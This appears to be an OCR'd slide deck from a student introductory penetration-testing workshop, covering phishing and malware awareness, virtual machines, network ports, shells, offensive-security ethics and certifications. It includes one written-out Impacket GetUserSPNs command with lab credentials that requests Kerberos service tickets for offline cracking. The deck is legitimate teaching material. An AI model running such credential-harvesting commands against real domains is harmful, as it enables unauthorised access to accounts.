Intro to Penetration Testing

Safe cyber, offsec fundamentals, etc.

Sign-In:
https://da.gd/1AAa5Y

SIGN IN PLEASE :DDD


https://da.gd/1AAa5Y

whoami

Gabriel Fok
CISSP
CCDC Captain
CPTC Co-captain
CCDC 2020-????
CPTC 2021-???

whoami

Dylan Tran
OSCP
Fumo collector
CPTC/CCDC 2021-????



Agenda

1

Safe Cyber

Staying safe while learning cyber

2

Intro to Network Infrastructure

The Client-Server model

3

Pen Testing Fundamentals

No, not testing pens

4

Lab

Learn by doing

01

Safe Cyber

Staying safe while learning cyber

What is safe cyber?

Safe cyber is **safely** using computers, the Internet, and related technologies while researching potentially dangerous content. This includes **social engineering awareness**, and **sandboxing**.

Staying Safe Online


Phishing

- Scams
- Fake people or links
- Fake Sites

Malware


- Executables
- Macro-embedded documents

Exhibit A: Phishing



- Check links
- Check email address
- Don't run suspicious files
- Reality sucks. If it sounds too good, it's probably fake.

Exhibit B: More Phishing





- Unusual activity from friends?
- Verify legitimacy, double check with them

Exhibit C: Malware?

- If defender pops off, it's probably bad
- If it asks to be run with Admin, be careful

Unverified vs verified








15
/ 67
Community Score
15 security vendors and no sandboxes flagged this file as malicious
4c171994ad19f5a83b0d3a9dbb28271d867fd51f8105a6e50d2c2642cb1a3df4
PEInjectCPP.exe
peexe
15.00 KB
Size
2022-05-07 19:54:26 UTC
a moment ago
EXE
DETECTION
DETAILS
BEHAVIOR
COMMUNITY
Security Vendors' Analysis
Acronis (Static ML) Suspicious
Avira (no cloud) HEUR/AGEN.1234654
Bkav Pro W32.AIDetect.malware2
Cynet Malicious (score: 100)
Elastic Malicious (high Confidence)
ESET-NOD32 A Variant Of Win32/Injector.EGTS
Fortinet W32/Injector.EGTSltr
MaxSecure Trojan.Malware.300983.susgen
Microsoft Trojan:Win32/Sabsik.FL.Blml
Rising Trojan.Generic@AI.93 (RDMK:cmRtazq...
Sangfor Engine Zero Trojan.Win32.Save.a
SecureAge APEX Malicious
SentinelOne (Static ML) Static AI - Malicious PE
Symantec ML.Attribute.HighConfidence
Trellix (FireEye) Generic.mg.e15102c90e87392a
Ad-Aware Undetected


Exhibit D: Funky sites

- Check your urls
- Is there a lot of redirects?
- HTTPS on?
- Use adblockers and popup blockers



How to Google

- General enough to get results, specific enough to fit your situation
- Use quotes and tacks
- Searches can tell you what you are missing from your search
- Don't be afraid to Google



```
┌──(noredox㉿NoRedox)-[/usr/share/doc/python3-impacket/examples]
└─$ python3 GetUserSPNs.py karim.net/admin:p@ssw0rd -dc-ip 192.168.128.140 -request
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName               Name          MemberOf  PasswordLastSet
---------------------------------  ------------  --------  -------------------
MSSQLSvc/domainAD.karim.net:1443   mssqlserver             2021-03-02 04:18:35.504812
karim/support1user                 support1user            2021-03-04 01:32:34.159099
HTTP/domainAD.karim.net            websvc                  2021-03-04 12:56:27.264377


[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

If you find this **error** from Linux: **`Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)`** it because of your local time, you need to synchronise the host with the DC: `ntpdate <IP of DC>`

Doing Something


Run into error

Read


Find solution

Google Error

Find text in an article insearch results



What is a virtual machine?



Why VMs?

Computer inside a computer

Lab Environments

Outdated Software

Hardware Efficiency

Run Different OSs

Application Testing


02

Intro to Network Infrastructure

The Client-Server model

Ports & Network Connections

Ports are how computers communicate on a network level




```
TCP    10.0.0.45:61682        35.174.127.31:443      ESTABLISHED
```


Listening - Waiting for an **incoming** connection

Established - An actual connection exists

Client vs Server

Client

The computer making the request



Server


The computer or group of computers that handle requests

Client-Server model

Legend

Outgoing


Established




Shells

A malicious connection that allows attackers to have remote access to your computer

Reverse Shell



Bind Shell



03

Pen Testing Fundamentals

No, not testing pens

Is hacking a real career choice?

Offensive Security

- Penetration Testing
- Red Teaming
- Vulnerability Research
- Bug Bounty
- Tool Development

How are we different from the bad guys?

Consent

Laws

Ethics

Communication

Bottom Line: We're out to help protect people and organizations

Ethical Practice

Non-consensual Testing

Deliberate discovery without explicit permission.

Responsible Disclosure

Have permission or discover something accidentally?

Bug Bounty Program

Open-ended permission.

What is the best way to get started?

Do

- Self study
- Join clubs
- Attend trainings
- Attend competitions
- Get certifications
- Look for internships

Don’t

- Merely attend classes
- Expect to be taught everything
- Expect instant gratification
- Expect ez money
- Give up
- Stop learning

What certifications are best?

Offensive Security


Zero Point Security

Cyber Mentor

Pentester Academy

eLearnSecurity

Which learning materials are best?

